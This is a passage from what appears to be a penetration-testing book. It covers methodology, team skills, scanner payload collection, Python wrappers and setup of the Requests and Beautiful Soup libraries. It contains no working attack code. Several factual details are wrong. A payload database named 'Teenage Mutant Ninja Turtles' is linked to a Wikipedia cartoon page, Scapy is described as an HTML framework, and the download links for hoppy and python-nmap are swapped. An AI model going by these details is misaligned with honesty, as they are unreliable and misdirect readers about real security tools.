Nonetheless, these methodologies provide a useful source of documents when formalizing and updating our own custom-made penetration test methodology. A few of these organization methodologies are the Open Web Application Project Guideline (OWASP), the Open Source Security Testing Methodology Manual (OSSTMM) and the NIST Guideline on Network Security Testing. Despite the fact that these mentioned methodologies are useful, experience and team motivation along with proper testing goals should not be underestimated.

The schema below shows a sample methodology and the potential frameworks that should inform that methodology:




Figure 1.4: The Methodology

Here it is important to note that creating your own methodology that covers the specific needs of your goals is also mandatory. This might be an issue because you may require a team that specialises in a single area, rather than including all the standard penetration testing services.

1.12 The Human Resources

Hiring the proper people with the proper skillset is not an easy task. What is also very important is the composition of the team. Creating teams with people that have a diversified skillset and then making shadowing part of the continuous penetration test improvement process is something that most consultancies simply do not do, even though it makes perfect sense.

The elements of a well-formed and efficient penetration test team include:

1. A team with diversified skill-set.
2. A team highly motivated.
3. A team able to perform scoping.
4. A team with imagination.

All team members of a penetration team must be capable of scoping workload and setting the test goal, being able to understand the target's underlying technology, and also prioritise vulnerability testing based on vulnerability impact (an application exposed to Cross Site Scripting might be affected more than being exposed to an Open Redirection, as an example).

A penetration testing team needs to have a diversified skillset including, but not limited to, the following skills:

1. Web Application Penetration Testing.
2. Network Penetration Testing.
3. Mobile Application Testing.
4. Reverse Engineering.

This will help the team to grow and gain a holistic view of the penetration testing services. It will also help the team to become even more innovative. The term innovative here implies being able to do things such as combine and/or chain different vulnerabilities to exploit the targeted application or infrastructure. Being able to perform scoping will also help the

team to identify vulnerabilities that may otherwise have been missed or to expand the timeframe of the targeted environment and identify more issues.




Figure 1.5: The Team Values

Regular training and time to complete research should also be given to the team members. Participating in Capture The Flag (CTF) events should be encouraged. The team should also be encouraged to pursue industry certificates that have been proven to help increase knowhow; ones I would particularly recommend are the Offensive Security Certificates (OSC) and CREST certificates. OSC makes a good claim to be the only provider of genuinely performance-based penetration testing training and ethical hacking courses, and has been doing so for more than 8 years.

The CREST organisation is another well-recognised organisation, providing the industry with various certifications. CREST is a non-profit organisation that serves the needs of a technical information security marketplace that requires the services of a regulated professional services industry. Both types of certificate require the applicants to test their skills against custom-made labs.

1.13 The Tools

Creating custom tools is essential for a team, in order for them to progress. Throughout the book the focus will be on developing tools and demonstrating the importance of combining these tools with a comprehensive payload list. A large part of formalizing a penetration test is the management and maintenance of proper payloads and custom-made tools. Tools that will help the team as unit to provide maximum vulnerability coverage within the smallest amount of time possible.

When considering tools, the main two parameters should be:

1. Maximum vulnerability coverage.
2. Time optimisation.

The success of a penetration test often depends on the tool arsenal utilized by the team. The tool arsenal should consist of a combination of scanners providing automated vulnerability assessments, and tools that help you conduct manual testing. Both the scanners and the manual tools should be a mixture of commercial, custom tools and open source tools. This ensures that you get the best of all worlds.

Using multiple vulnerability scanners to test for the same vulnerabilities is also good practise. Confirming a vulnerability with more than one automated tool will save you time and effort, but depending on the vulnerability you might have to confirm it again manually.

The following diagram is a schematic representation of what has been described so far:




Figure 1.6: Tool Arsenal

Using multiple vulnerability scanners (open source and commercial) will help you to do two things: 1) diversify the payloads used for vulnerability identification, and 2) optimize the vulnerability verification. Relying too heavily on automated vulnerability scanning is not good practise; the ratio between automated and manual vulnerability scanning should be approximately 30 percent automated and 70 percent manual.

The diagram below demonstrates what the concept visually:




Figure 1.7: Tool Diversification

The diagram visibly specifies a few tools that can be used for manual and automated testing. As described, complementing manual with automated tools is the best course of action. Using automated tools with thousands of signatures to perform the majority of your penetration test will result in the generation of lots of false positives, creating a false security assurance about the status of the targeted environment. Manual confirmation of any identified vulnerabilities is required.

1.14 Problems With Scanners

When Web Application commercial scanners are used to perform penetration tests, many of the tests conducted by the scanner are not visible to the tester. The term *visible* here indicates that the testers do not have access through the scanner to the payloads sent to the target application, and they therefore have to manually test the findings to confirm validity.

When we write a web application scanner we want to be able to have full visibility to the following areas:

1. Web Application variables tested.
2. Web Application entry points.

3. Web Application potential entry points.
4. URL(s) tested during the scan.
5. Web Application echoed content.
6. Detailed behavioural analysis of the Web Application per scanner probe.

If visibility of any of the areas above is compromised, we essentially miss information that could prove critical in identifying more vulnerabilities. This information is particularly useful when dealing with Web Applications that do not produce verbose error messages. A good example would be a situation where the scanner identifies user supplied echoed content (aka, a potential XSS issue) but fails to bypass the Web Application filters when submitting malicious JavaScript content. If we had the ability to identify these entry points, we could then try to re-assess the Web Application filters and try to bypass them.

1.15 Scanner Payloads

When utilizing both Web Application and network vulnerability scanners it is a good idea to maximize the effectiveness of these tools. Using network vulnerability scanners within a Web Application penetration test is always recommended, as is checking the system security configuration of the Web Application. The ability to combine system vulnerabilities with Web Application flaws is very important; for example, combining clickjacking attacks with Man-in-the-Middle attacks. Nowadays most of the Web Application scanners perform system configuration checks to the Web Application platform.




Figure 1.8: Types of scans

But what is vital is to be able to get the most out of the tools and understand precisely what each tool is doing. In a scenario where we are using a web scanner what is important is a) to extract the payloads used to conduct the test, and b) to have the ability to identify false positives.

By being able to improve and successfully extract Web Application malicious payloads, we get the chance to improve our malicious payload list we generate payloads for our manual Python scanners and also reproduce the identified vulnerabilities from the scanners using independent custom tools. This is useful in a situation where we try to reproduce a Cross Site Scripting attack and the rendering engine of the web scanner is outdated, or does not match the targeted internet browser used by the scoped Web Application.

This can be achieved easily by proxying the web scanner probes and collecting the output. One way of doing that would be by using a web proxy software such as Squid. Squid is a caching proxy for the Web that supports HTTP, HTTPS and more. It reduces bandwidth and enhances response times by caching and reusing frequently requested web pages. It runs on most available operating systems including Windows, and is licensed under the GNU GPL. Squid is downloadable from <http://www.squid-cache.org/>.

Another option perhaps less effective but similarly productive would be to use manual web proxy testing tools such as Fiddler, or Burp Suite. Fiddler is a free web debugging proxy that logs all HTTP(s) traffic between your computer and the internet. It can be used to debug traffic from virtually any application that supports a proxy such as IE, Chrome, Safari, Firefox, Opera and so on. Fiddler is downloadable at <http://www.telerik.com/fiddler>.

Burp Suite is an integrated platform designed to perform the security testing of Web Applications. The suite of tools works together seamlessly to support the entire testing process, from the initial mapping and analysis of an application's attack surface, to finding and exploiting any security vulnerabilities. Burp Suite is downloadable at <https://portswigger.net/burp/>. A third option would be to be allowed access to the target Web Application and get all the information from the server logs.

The following diagram demonstrates how can this be archived:




Figure 1.9: Test Flow

Using this testing technique will give you the ability to get access to a comprehensive set of known attack pattern sequences that can then be leveraged for use in targeted fuzzing, when testing for exploitable scenarios in new applications. This is especially useful for many filter bypass-type exploits. Identical encoding sequences have been observed to bypass filters for more than one application.

There are currently two available open source payload databases on the internet; the first is fuzzdb that can be downloaded at <https://github.com/rustyrrobot/fuzzdb>. The second is Teenage Mutant Ninja Turtles and can be downloaded at https://en.wikipedia.org/wiki/Teenage_Mutant_Ninja_Turtles. The second payload database is created by me and is based on fuzzdb and is accompanied by a script for managing and updating the payload database.

Recommended Tool Download

Teenage Mutant Ninja Turtles project aggregates known attack patterns, predictable resource names, server response error messages, and other resources like web directory paths into the most comprehensive Open Source database of malicious and malformed input test cases. Please see link: <https://code.google.com/archive/p/teenage-mutant-ninja-turtles/>

Recommended Tool Download

FuzzDB is the most comprehensive Open Source database of malicious inputs, predictable resource names, greppable strings for server response messages, and other resources like web shells. It's like an application security scanner, without the scanner. Please see link: <https://github.com/fuzzdb-project/fuzzdb>

1.16 Chaining Scanners

Collecting payloads from various sources, including commercial open source scanners and internet open projects, is a great idea, but chaining tools to diversify your payloads and control exactly what is sent to the target application is particularly useful when dealing with sensitive production Web Applications. This approach is also useful during targeted use of vulnerability brute force scanning for discovery; using, for example, name lists of known vulnerable scripts sorted by platform type, default locations of critical files, and lists of common directory names, can all help you assess the target application safely and at the same time increase coverage.




Figure 1.10: Chaining Scanners

Tools such as Burp Suite, when used in combination with other security tools, can help us perform SSL downgrade attacks, help you bypass Web Application fat client controls and many other things.

1.17 Using Wrappers

When conducting a Web Application penetration test it is particularly useful to make use of wrappers. A wrapper, in the context of this book, is a Python script that integrates multiple tools and helps you launch them by doing the following things:

1. Pass initialisation parameters to all the wrapped tools from command line or a GUI environment e.g. server IP, domain name etc.
2. Launches sequentially or in parallel the desired tools e.g. using threads, subprocesses or OS fork calls etc.
3. Runs various monitoring tasks in the background e.g. check periodically connection status, check for Denial of Service conditions etc.
4. Pass information generated from one tool to another as part of a sequential information flow.

A very good example of this scenario would be to launch for example hoppy, nmap and Nikto against a web application.

1. Nikto is an Open Source (GPL) web server scanner which performs tests against web servers, including 6400 of potentially dangerous files and CGIs. It also checks for outdated versions of over 1200 servers, and version specific problems on over 270 servers and can be downloaded from <https://cirt.net/Nikto2> .
2. hoppy is a simple http options prober written in python. It checks the availability of HTTP methods as well as probing them to see if they can be forced to disclose system information and can be downloaded from <https://labs.portcullis.co.uk/tools/hoppy>.
3. nmap is a free and open source utility used for network discovery and security auditing, but can utilize also plugin relevant to Web Application security issues.

The following diagram demonstrates the concept Python wrapper in a schematic way:




Figure 1.11: Python Scanners

The tools mentioned above, when using a Python wrapper, will help you simplify and standardize the penetration test process. Formalizing penetration tests using wrappers is proving to be very effective. A very good Python wrapper and excellent tool is GoLismero. The GoLismero Project is a free Python framework used for Web Application security testing. It runs various security tests using well known open source tools such as OpenVas, Wfuzz, SQLMap and DNS recon, takes the output of the tools, and merges all of the results in one report. It can be downloaded at <http://www.golismero.com/>. Wrappers can very easily be converted into unit testing code, and help you test your code while developing your software.

Recommended Tool Download

GoLismero is an amazing free tool wrapper for security testing, for more information see link: <https://github.com/golismero/golismero>

Recommended Tool Download

python-nmap is a python library which helps in using nmap port scanner. Please see link: <https://labs.portcullis.co.uk/tools/hoppy/>

Recommended Tool Download

hoppy is a http options prober written in python. It checks the availability of HTTP methods as well as probing them to see if they can be forced to disclose system information. Please see link: <http://xael.org/pages/python-nmap-en.html>

The process described so far can be summarised in the following diagram:




Figure 1.12: Scanners Flow Chart

1.18 Why Python

Writing our own tools means being able to expand and improve our manual testing. But choosing the right programming language can be a little bit confusing. For the purposes of this book, we will use Python. Python is an amazing programming language, providing us with some excellent open source frameworks. Python has very quickly evolved as the hacker's first choice of programming language.

This is because Python has:

1. A relatively small quantity of lines of code, which makes it less prone to issues, easier to debug, and more maintainable, especially version 2.7.x.

2. Features well-suited to the rapid development of all kinds of applications, especially small scripts.
3. Support for cross-platform execution.
4. Unique features that allow us to change the structure of large programs very easily.
5. Extensive support for various encodings.
6. Extensive support for regular expressions.
7. Some security scripts already written by other people.
8. Native support of C/C++.
9. Multiple libraries for handling web functions.
10. Multiple libraries for security testing.

So what makes this language particularly good for *pen-testing*? Well, most pen-testing involves writing up quick throw-away tools to do a specific job for a specific test. Python supports type casting, has object-oriented features, and the regular expression module is simply amazing. Python is basically a very good choice for writing large scale web security scanners (code that interacts with web services and applications). The only thing that is less helpful about Python is that it is relatively slow.

1.19 Useful Python Libraries

Python has a lot of support from the open source community, as far as security is concerned, and there are numerous libraries that can be used straight out of the box to do practically anything.

A few of the most interesting libraries that I recommend using are the following:

1. python-nmap: python-nmap is a python library which helps us to interact with nmap through our Python scripts. It can be downloaded from <http://xael.org/pages/python-nmap-en.html>.

2. pyburrew: pyburrew is a Python 3 library, used for crawling websites. pyburrew can be used processing website resources. It's library can be downloaded from <http://mobilewebup.com/software/pyburrew>
3. Python Crawler Library: Python Crawler Library is a library used for crawling HTML and parsing it. It can be downloaded from <http://sourceforge.net/projects/pycrawlerlib>
4. Scapy: Scapy is an open source framework used for HTML. It can be downloaded from <http://scapy.org>

Recommended Tool Download

Scapytain is a web application that enables you to store, organise and run test campaigns on top of Scapy, for more information see link: <http://www.secdev.org/projects/scapytain/>

1.20 Python Useful Open Source Projects

When writing Web Application security scanners it is particularly useful to know where to start from. This can be achieved by using other tools as a starting point and it is also helpful when looking for good ideas on how to deal with certain problems. The following section is going to guide you through some open source tools where you can copy and paste some code and use it as the base for your own scanning tool.

Basic web application scanning open source projects:

1. **secsan-py**: secsan-py is a Dorker/Scanner for the amateur pen-tester, and a good starting point for writing Python web scanners. It covers the following vulnerabilities: LFI, RFI, SQLi and XSS, and can also help you find admin/logins and sub-domains; it has support for online/offline MD5 cracker, and last but not least, the author claims to have built a friendly interface. This tool is also for populating your custom Web Application security payload list. The project can be found at <https://code.google.com/p/secsan-py/>.

2. **ProxyStrike:** ProxyStrike is simply an active Web Application security proxy. It is a tool designed to find vulnerabilities while browsing an application. This project can be found at <https://code.google.com/>.

Advanced Web Application scanning open source projects:

1. **w3af:** w3af is a well-known Web Application Attack and Audit Framework. It should be noted that at the time of writing that the project appears to be inactive, nonetheless, it is a very good source of Python code for writing your own tools. The project can be found at <http://w3af.org/>
2. **Wapiti:** Wapiti is yet another Web Application security scanner. Wapiti allows you to audit the security of Web Applications. This project can be found at <http://wapiti.sourceforge.net/>.

1.21 The Python Version

Python 3.0 was released in 2008 and is a relatively new version. The final 2.x version 2.7 release came out in 2010 and has been debugged consistently, is very stable and accompanied by a statement of extended support for its end of life release. The 2.x version will effectively see no new major releases; nonetheless, many hacking tools have been using Python 2.7 successfully so far. 3.x is undergoing active development and has already seen over five years of stable releases, including versions 3.3 in 2012 and 3.4 in 2014.

The above situation means that all recent standard library improvements are only available by default in Python 3.x. Then again, based on my own personal experience, Python 3.x still has a number of bugs and the command line handling modules do not behave in a desirable way. This is not ideal for writing command line tools that are particularly useful for hacking tools.

1.22 Python Development Environment

A very good development environment for Python is Pydev. Pydev is an open source Python plugin for Eclipse hosted at <http://pydev.org>; it is good

for large scale programming and has all the desirable features of a professional toolkit.

For relatively small programs, you could also use DrPython. DrPython is a Python text editor with features that can help you write programs in Python quickly and easily. It is recommended for short, autonomous, one or two-page long programs. DrPython can be found in many places online, and is preinstalled in many Linux distributions (for example, on a Debian/Ubuntu box, you can *apt-get install drpython*). The latest version is found in the SourceForge Project Page at this link: <http://drpython.sourceforge.net/>.

1.23 Python Libraries Used

Python is extremely pleasant and efficient when used in combination with complimentary frameworks that make the job easier. A couple of particularly useful and very interesting open source frameworks that we are going to use throughout this chapter are:

1. Beautiful Soup: Beautiful Soup provide methods for processing and searching the HTML parse tree.
2. Requests: Requests is an Apache2 Licensed HTTP library, allowing you to interact with HTTP and HTML elements.

Both Python Requests and Beautiful Soup 4 are published through the Python Package Index PyPI, so if you can't install them with the system packager, you can use easy-install or pip. pip is a package management system used to install and manage software packages written in Python. easy-install gives us a quick and painless way to install packages remotely by connecting to the CheeseShop (CheeseShop is a code name for the Python Package Index and accessible at <http://pypi.python.org/>) or even other websites via HTTP.

It is somewhat analogous to the CPAN and PEAR tools for Perl and PHP, respectively. The package name for Beautiful Soup is beautifulsoup4, and the same package works on Python 2 and Python 3. The package name for Requests is requests and can be added to the aforementioned tools.

1.24 Installing Python

Before you start, you will need Python on your workstation, but you may not need to download the interpreter.

- For Red Hat distribution please install the python2 and python2 devel packages.
- For Debian or Ubuntu distribution please install the python2.x and python2.x-dev packages.
- For Gentoo distribution please install Python 2.x ebuild.
- For Windows please see relevant Python page.
- For Mac please see relevant Python page.

Another good tip before proceeding to install Python to your system would be to utilize multiple different systems, using virtual machines, on all available platforms and operating systems to see how your tool behaves.

1.25 Installing Requests

The Python standard urllib2 embedded module provides most of the HTTP functionality we need, but the API is not working properly. It requires extra work (even perform method overrides). The following section explains how to install requests from a terminal, and also how to download the code from GitHub.

The framework Requests does a lot of work for us, and is indeed a framework built by humans for humans. There is no need to manually add query strings to URLs, or to form-encode our POST data. There is also no need for concern about Keep-Alive and HTTP connection pooling; these are 100 percent automatic, powered by urllib3, embedded within Requests.

Installing Requests is simple with pip, just run this in your terminal:

```
$ pip install requests
```


or, with easy install:

```
$ easy_install requests
```

Getting the code for requests from github:

```
$ git clone git://github.com/kennethreitz/requests.git
```

It is worth noting that the framework Requests has racked up, so far, over one million downloads and is currently being used by many penetration testing tools.

The following section demonstrates how Requests can be used through the command line to fetch pages that require authentication from GitHub:

```
>>> r = requests.get('https://api.github.com/user', auth=('user', 'pass'))
>>> r.status_code
200
>>> r.headers['content-type']
'application/json; charset=utf8'
>>> r.encoding
'utf-8'
>>> r.text
u'{"type": "User"... '
>>> r.json()
{u'private_gists': 419, u'total_private_repos': 77, ...}
```

1.26 Installing Beautiful Soup 4

The Beautiful Soup framework is easily installed in both Windows and Linux distributions through the package manager, but also in various other ways.

Installing Beautiful Soup 4 is simple with pip, just run this in your terminal:

```
$ pip install beautifulsoup4
```

Installing Beautiful Soup 4 is simple with apt-get in Debian Linux distribution, just run this in your terminal:

```
$ apt-get install python-bs4
```

or, with easy install:

```
$ easy_install beautifulsoup4
```

If you do not have easy install or pip installed, you can download the Beautiful Soup 4 source tarball and install it with setup.py.

```
$ python setup.py install
```

Beautiful Soup supports the HTML parser included in Python's standard library, but it also supports a number of third-party Python parsers. Depending on the nature of your work, you might want to install more than one Python HTML parser.

Installing lxml, for example, is very easy when using one of the following commands:

```
$ apt-get install python-lxml
```

```
$ easy_install lxml
```

```
$ pip install lxml
```

Another alternative to lxml is the pure-Python html5lib parser, which parses HTML the way a web browser does; this could prove very useful when writing mini Web Application penetration testing scanners for Cross Site Scripting tests.

Depending on your setup, you might want to install html5lib with one of these commands:

```
$ apt-get install python-html5lib
```

```
$ easy_install html5lib
```

```
$ pip install html5lib
```

It is recommended you install and use lxml if you are interested for speed (after all Python is an interpreted language). If you are using Python version of 2.x earlier than 2.7.3, or a version of Python 3 earlier than 3.2.2, it is a good idea that you install lxml or html5lib.

1.27 Python Comments

When writing Python code, it is extremely important to make use of clean and well-structured comments. Throughout the book the format of the comments I am going to use is going to be a simple commentary at the beginning of each function explaining the use of the function, the input of the function, and some examples and references to the relevant RFCs the current function is based.

The multiple line comments will take the following format:

```
1 # Description: Function description such as input and output.  
2 # Usage: Function usage in conjunction with the rest of the code.
```

The single line comments will take the following format:

```
1 # Single line comments are going to make comments for the  
    surrounding code.
```

1.28 Program Structure

When writing code, it is necessary to use different principles for developing small, medium or large scale programs. For a small script you can spend most of your time finding the correct algorithm to solve the problem, but the bigger the code gets, the more time you should spend on documentation and

modularizing the whole code. The main problem is minimizing dependencies as much as possible, in order to create reusable chunks of code and avoid tight coupling between components.

For small Python scripts you should maintain simplicity; focus on the core functionality only. For medium size scripts if you spend more time writing clean code this will save you time in the long run, particularly if you want to modify the code later. For large scale applications you need a more structured and properly coded documentation; otherwise the project will not sustain through time. An awesome tool for properly documenting your program is Doxygen.

Doxygen is, in practice, the standard tool for generating documentation from annotated C plus plus sources, but it will also support other popular programming languages such as C, Objective-C, C sharp, PHP, Java, Python, IDL (Corba, Microsoft, and UNO/OpenOffice flavours), Fortran, VHDL, Tcl, and, to some extent, D. In addition, making use of ready Python modules will save you a lot of time, but then it will also reduce the visibility of hidden bugs.

1.29 Documenting Python code

When writing medium or large size programs in Python it is always a good idea to document your code, and have in place comments that even after months will still make sense. This is a nice thing to do especially if you are creating an open source software or a commercial application scanner.

A very good tool to use for that purpose is Doxygen. Doxygen is, as previously noted, a standard tool for generating documentation from annotated C++ sources, but it also supports Python. You can download the tool at <http://www.stack.nl/~dimitri/doxygen/>.

Recommended Tool Download

Doxygen is, as previously noted, a standard tool for generating documentation from annotated C++ sources, but it also supports Python.. Please see link: <http://www.stack.nl/~dimitri/doxygen/>

1.30 Writing Your Own Scanner

It is a good idea when penetration testing to write multiple customized tools in order to make the most out of the penetration test. But when writing a custom tool another helpful tip is to have reusable code to integrate into your tools while doing so.

So when writing a Web Application Scanner, the main components should consist of:

1. Connection manager, handling all connection with the Web Server.
 - Thread task manager
 - Fork task manger
2. A Web Application crawler, for crawling the target application.
 - An HTML parser component for extracting the links
 - A regular expression module
3. Log manager for debugging purposes.
4. The passive scanning component that consists from:
 - An HTML parser component
 - A regular expression scanning module
5. The active scanning component that consists from:
 - Payload database.
 - A regular expression scanning module.

The following diagram is a conceptual representation of the main modules a web application security scanner should have:

